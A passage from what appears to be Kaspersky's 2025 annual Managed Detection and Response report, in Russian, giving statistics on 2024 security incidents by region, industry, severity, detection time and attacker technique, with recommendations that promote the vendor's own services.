kaspersky активируй будущее

2025

Аналитический отчет

Managed Detection and Response

Содержание

Краткий обзор


Ежедневно фиксируется более двух критичных инцидентов

77% инцидентов были успешно устранены после получения первого значимого события безопасности

Ключевые регионы по количеству клиентов:

- Европа — 40%
- Россия и СНГ — 21%
- Ближний Восток, Турция и Африка — 15%

Ключевые страны Европы:

- Италия — 31%
- Испания — 15%
- Швейцария — 13%

Наиболее популярные техники MITRE ATT&CK:

T1566: Фишинг
TA0001: Первоначальный доступ

зафиксирована в 24% инцидентов

T1204: Выполнение пользователем
TA0002: Выполнение

зафиксирована в 19% инцидентов

T1098: Манипуляции с учетной записью
TA0003: Закрепление

зафиксирована в 18% инцидентов

Отрасли с набольшим количеством инцидентов:

Промышленность **26%**

Финансы **14%**

Госучреждения **12%**

Наиболее распространенный профиль злоумышленника в критичных инцидентах:

Целевые атаки **43%**

Анализ защищенности **17%**

Криминал[1] **12%**

Наиболее популярные living-off-the-land инструменты атакующих:

powershell.exe

rundll32.exe

comsvcs.dll

Распределение зарегистрированных инцидентов по уровню критичности:

Высокие **5%**

Средние **69%**

Низкие **26%**

Среднее время обнаружения инцидента высокого уровня критичности — 54 мин, среднего уровня — 41 мин, низкого уровня — 38 мин.

1 Атака с использованием вредоносного ПО без видимого участия человека

Рекомендации

- В 2024 году число инцидентов высокой критичности снизилось на 34% по сравнению с 2023 годом. Но среднее время обработки событий безопасности увеличилось на 48% из-за возросшей сложности атак. Это подтверждается анализом сработавших правил детектирования и индикаторов атаки (IoA), большинство из которых были основаны на данных специализированных решений класса XDR. В отличие от предыдущих лет, когда ключевую роль играли журналы ОС, в новых условиях для эффективного обнаружения и расследования угроз критически важны специализированные решения, такие как **XDR[2].**

- Целевые атаки с участием человека составили 43% от всех инцидентов высокой критичности в 2024 году — на 74% больше, чем в 2023 году, и на 43% больше, чем в 2022 году. Несмотря на развитие автоматизированных систем обнаружения, мотивированные злоумышленники продолжают находить способы их обхода. Для противодействия человекоуправляемым атакам важны решения, также управляемые человеком, такие как **Managed Detection and Response[3].** Организациям с собственным SOC, важно адаптировать процессы и технологии к современному ландшафту угроз. Комплексные консалтинговые услуги **SOC Consulting[4]** помогут в достижении этой цели.

- Статистика показывает, что злоумышленники часто возвращаются после успешной атаки. Это особенно заметно в государственных учреждениях, где атакующие стремятся закрепиться в системе для шпионской деятельности. В таких ситуациях эффективным решением является сочетание внутреннего SOC, оснащенного XDR, или аутсорсингового MDR с регулярным проведением оценки компрометации **Compromise Assessments[5].** Это позволяет обнаруживать и расследовать инциденты, пропущенные существующими мерами безопасности. Злоумышленники часто используют методы Living-off-the-Land (LotL)[6] в инфраструктурах с недостаточным контролем конфигурацией систем. Значительное число инцидентов связано с несанкционированными изменениями, такими как добавление учетных записей в привилегированные группы или изменение настроек безопасности. Для снижения числа ложных срабатываний в этих сценариях критически важны эффективное управление конфигурациями и формальные процедуры внесения изменений и управления доступом.

- В 2024 году техники T1204: Выполнение пользователем[7] и T1566: Фишинг[8] снова вошли в тройку самых распространенных, при этом почти 5% инцидентов высокой критичности были вызваны успешными атаками с использованием социальной инженерии. Пользователи по-прежнему остаются самым слабым звеном, что делает повышение осведомленности пользователей[9] важным направлением для планирования корпоративной информационной безопасности.

2 Kaspersky Symphony XDR

3 Kaspersky Managed Detection and Response

4 Kaspersky SOC Consulting

5 Kaspersky Compromise Assessment

6 LotL-атака (атака Living off the Land)

7 MITRE ATT&CK. T1204 User Execution

8 MITRE ATT&CK. T1566 Phishing

9 Kaspersky Security Awareness

Введение

Ежегодный аналитический отчет Managed Detection and Response (MDR) освещает результаты анализа инцидентов, выявленных командой Центра мониторинга и реагирования на инциденты (SOC) «Лаборатории Касперского» в 2024 году.

Целью отчета является предоставление сведений о наиболее часто встречающихся тактиках, техниках и инструментах злоумышленников, а также характере выявленных инцидентов и их распределении среди клиентов Kaspersky MDR по географии и секторам экономики.

Этот отчет поможет получить ответы на ключевые вопросы, в том числе:

Какие методы они используют сегодня?

Кто ваши потенциальные атакующие?

Как можно обнаружить их действия?

О Kaspersky Managed Detection and Response (MDR)

Kaspersky Managed Detection and Response (MDR) обеспечивает круглосуточный мониторинг и реагирование на угрозы информационной безопасности. Решения для защиты конечных точек (далее — Endpoint Protection Platform, EPP), передают телеметрию для анализа с помощью машинного обучения и экспертов — SOC «Лаборатории Касперского». Для обнаружения инцидентов используются индикаторы атак (indicators of attack, IoA), а также проактивный поиск угроз. Действия по реагированию назначаются командой SOC, и после одобрения со стороны клиента автоматически выполняются платформой EPP.


Охват решения Kaspersky MDR

Заказчики Kaspersky MDR представлены во всем мире, что позволяет составить достаточно объективное представление о региональной специфике атакующих. На диаграмме ниже отражена география клиентов Kaspersky MDR. Наибольшее количество клиентов сосредоточено в Европе, России и СНГ, а также регионе META.

АТР[10]	Россия и СНГ	Европа	Латинская Америка	META	Северная Америка
13%	21%	40%	8%	15%	3%

В Европе наиболее широко решение Kaspersky MDR представлено в Италии, Испании и Швейцарии.

В регионе META лидирует ЮАР.



10 АТР — Азиатско-Тихоокеанский регион

Распределение по отраслям

В 2024 году команда MDR зафиксировала наибольшее количество инцидентов на промышленных предприятиях (25,7%), в финансовых организациях (14,1%) и государственном секторе (11,7%).

Рисунок 1

Наиболее атакуемые отрасли




График отражает распределение клиентов Kaspersky MDR по отраслям. Его сравнение с распределением количества инцидентов позволяет грубо оценить частоту инцидентов в соответствующей отрасли.

Если же рассматривать только критичные инциденты, то распределение будет несколько иным: 22,8% в ИТ-компаниях, 18,3% в государственном секторе, 17,8% в промышленных предприятиях и 11,9% в финансовых организациях.

Количество инцидентов

В 2024 году инфраструктура Kaspersky MDR ежедневно получала события телеметрии, в результате обработки которых формировались события безопасности (алерты). Около 26% событий безопасности были обработаны алгоритмами машинного обучения, а 13% проанализированы экспертами SOC и классифицированы как следствия реальных инцидентов, о которых клиенты получили уведомления через портал Kaspersky MDR.

Рисунок 2

Воронка обработки событий MDR

~ 270 000
событий безопасности было проанализировано


~ 15 000
событий с одного хоста в день

Это число может значительно варьироваться в зависимости от активности хоста

~ 200 000
событий безопасности проанализированы экспертами SOC

> 70 000
событий безопасности обработаны автоматически с помощью технологий ИИ

~87%
событий безопасности классифицированы экспертами SOC как ложные срабатывания



> 26 000
событий безопасности были проанализированы

~ 13 000
инцидентов переданы заказчикам

Снижение количества оповещений о событиях безопасности связано с масштабной работой по повышению эффективности логики обнаружения. В результате общий уровень конверсии индикаторов атаки (IoA) вырос с 10% до 13%, а количество ложных срабатываний, обрабатываемых аналитиками SOC, существенно сократилось.

Скорость обнаружения инцидента

Процесс обнаружения инцидента состоит из нескольких этапов. Сначала специализированный робот назначает событие безопасности в персональную очередь доступному аналитику SOC. Затем аналитик обрабатывает событие безопасности, исходя из уровня критичности и установленного в SLA времени на детектирование угрозы. Если анализ выявляет ложное срабатывание, то событие безопасности игнорируется, а на уровне клиента или глобальной инфраструктуры создаются соответствующие фильтры. В остальных случаях событие безопасности импортируется в новый или существующий инцидент, который после детального расследования либо закрывается как ложное срабатывание, либо передается клиенту как инцидент через портал MDR вместе с рекомендациями по реагированию. Если клиент согласует рекомендуемые мероприятия по реагированию, агенты средств защиты на конечных устройствах (EPP) автоматически их выполняют.

Таблица 1 Время обработки инцидента

Критичность	Время обработки, мин	Пояснения
Высокая	**53,99 мин** 2023: 36,37 мин 2022: 43,75 мин 2021: 41,45 мин	Самые сложные инциденты, требующие наибольшего времени для сбора дополнительной информации и построения хронологии. В 2024 году это время увеличилось примерно на 48% по сравнению с предыдущими периодами[11], что отражает характер инцидентов высокого уровня критичности.
Средняя	**41,03 мин** 2023: 32,55 мин 2022: 30,92 мин 2021: 34,88 мин	Наиболее распространенными были инциденты среднего уровня критичности, бóльшая часть которых — результат активности вредоносного ПО. Автоматизированное реагирование оказалось эффективным. Однако, время обработки увеличилось на 26% по сравнению с 2023 годом, ввиду увеличения общего количества таких инцидентов.
Низкая	**37,85 мин** 2023: 48,01 мин 2022: 34,15 мин 2021: 40,24 мин	Инциденты низкой критичности в основном связаны с последствиями работы потенциально нежелательного ПО. В большинстве случаев обработка таких инцидентов автоматизирована.

11 Managed Detection and Response — отчет за 2023 год

Managed Detection and Response — отчет за 2022 год

Managed Detection and Response — отчет за 2021 год

Критичность инцидентов

В MDR заказчикам публикуются только те инциденты, которые требуют каких-либо действий с их стороны.

Низкий

Без существенного воздействия на бизнес, тем не менее необходимо провести ряд мероприятий для повышения уровня безопасности

Средний

Нет подтверждений участия человека, инцидент способен повлиять на бизнес, но без тяжелых последствий

Высокий

Атака с участием человека или вирусное заражение, оказывающие серьезное воздействие на бизнес

В 2024 году в среднем фиксировалось более трех критических инцидентов каждые два дня. 2021 год был рекордным по количеству инцидентов высокого уровня критичности, и с тех пор наблюдается тенденция к снижению их доли, одновременно с ростом числа инцидентов низкого и среднего уровней критичности.

Рисунок 3

Инциденты по уровню критичности





Рисунок 4

Критичность инцидентов MDR по годам




Перераспределение доли инцидентов высокой критичности в пользу инцидентов средней критичности объясняется ранним выявлением угроз и эффективным реагированием. На момент обнаружения зачастую не было достаточных доказательств прямого участия человека в атаке. В таких случаях фиксировались активности, связанные с вредоносными рассылками, компрометацией через drive-by-download, подключениями к потенциально опасным интернет-ресурсам, сетевой разведкой, атаками перебором учетных данных или эксплуатацией уязвимостей. Однако команда Kaspersky MDR пришла к выводу, что характер этих действий и связанные с ними риски не являются основанием для классификации инцидента как высокой критичности.

Количество инцидентов во многом зависит от охвата мониторинга. На приведенной ниже диаграмме отражено ожидаемое количество инцидентов заданной критичности с объемом 10 000 конечных точек в мониторинге, распределенное по отраслям.

Рисунок 5

Распределение инцидентов по критичности и отраслям



Из диаграммы следует, что наибольшее относительное количество инцидентов наблюдалось в СМИ, строительных организациях и телекоме.

Рисунок 6

Количество инцидентов разной степени критичности по индустриям в сравнении с предыдущим годом

В сравнении с 2023 годом значительный рост инцидентов наблюдался в секторе СМИ, строительных организациях и телекоме.

Доля критичных инцидентов в 2024 году составила менее 5%, поэтому они визуально теряются в общем объеме инцидентов. Поэтому на диаграмме ниже рассмотрим отдельно только критичные инциденты.

Рисунок 7

Количество критичных инцидентов по индустриям в сравнении с предыдущим годом

Из диаграммы следует отметить значительное снижение числа критичных инцидентов в государственном и строительном секторах, в то время как число инцидентов в промышленном секторе выросло. Относительно большой рост наблюдался в пищевой промышленности, а также небольшой рост зафиксирован в ИТ-компаниях и телекоме. Хотя в секторе СМИ отмечался резкий рост числа инцидентов, это не касается инцидентов высокой критичности. Это — подтверждает ранее сделанные выводы о том, что многие попытки атак были оперативно обнаружены и предотвращены.

Эффективность реагирования

Рисунок 8 Распределение инцидентов по количеству релевантных событий безопасности




Рисунок 9 Распределение инцидентов по критичности и количеству релевантных событий безопасности

Около 76% инцидентов содержат **одно событие безопасности.** Атака считалась успешно остановленной, если дальнейшие релевантные алерты не генерировались. Эта категория также включает типовые инциденты с четкими сценариями реагирования. Критичные инциденты в этой категории составили менее 3%, подавляющее большинство — инциденты средней (69%) и низкой (29%) критичности.

Примерно 22% инцидентов содержат 2–10 событий безопасности. Чтобы затруднить обход систем обнаружения, мы используем технологии, формирующие несколько независимых событий безопасности для одной и той же угрозы. Например, использование вредоносного инструмента может одновременно обнаруживаться EPP на основе анализа бинарного файла и его поведения. Со стороны MDR обнаружение атаки может основываться на анализе командных строк или фиксации доступа к определенным разделам реестра. Эта категория включает инциденты, которые не были автоматически остановлены после первого события безопасности: либо в процесс реагирования вмешался специалист, либо первые релевантные события безопасности не были корректно классифицированы.

2% инцидентов содержат более 10 событий безопасности. Такие случаи обычно возникают, когда предложенные меры реагирования были отклонены заказчиком или оказались неэффективными. Примерами являются целевые атаки, требующие тщательного расследования перед реагированием, или сценарии, в которых заказчик запросил контроль действий атакующих без активного реагирования (например, в рамках киберучений). Доля инцидентов высокой критичности здесь наибольшая и превышает 32%. Около 8% инцидентов низкой критичности в этой категории объясняются наличием низкоприоритетных действий по реагированию со стороны пользователей MDR, которые не были реализованы. Несмотря на то, что такое бездействие не приводило к дальнейшему развитию атаки, инфраструктура MDR продолжала получать связанные события безопасности до тех пор, пока не были реализованы необходимые фильтры.

Природа инцидентов высокой критичности

Рисунок 10 Количество критичных инцидентов по типам





Рисунок 11 Количество компаний, где наблюдались критичные инциденты по типам



Целевые атаки
Кибер-учения
Вредоносное ПО
Нарушение политики безопасности
Артефакты целевых атак
Социальная инженерия
Критичные уязвимости
Внутренний нарушитель
Атаки на отказ в обслуживании

В 2024 году эксперты «Лаборатории Касперского» обнаружили атаки с участием человека (APT) у каждого четвертого клиента. Они составили более 43% всех инцидентов высокого уровня критичности. Атаки с участием человека, подтвержденные клиентами как киберучения, составили более 17% инцидентов и зафиксированы у 17% клиентов. Около 12% инцидентов были связаны с серьезными нарушениями политики безопасности, о которых сообщили более 18% компаний. Инциденты, связанные с вредоносным ПО, заняли третье место — свыше 12% таких инцидентов зафиксированы в 16% клиентов.


Более 8% инцидентов касались обнаружения артефактов прошлых атак, управляемых человеком, уже не активных на момент детектирования, затронув 10% клиентов. Хотя поиск уязвимостей не является основной задачей MDR, технические возможности для этого имеются — более 1% таких инцидентов высокой критичности были выявлены менее чем у 3% клиентов. Подозрительные действия от легитимных учетных записей без следов их компрометации классифицируются 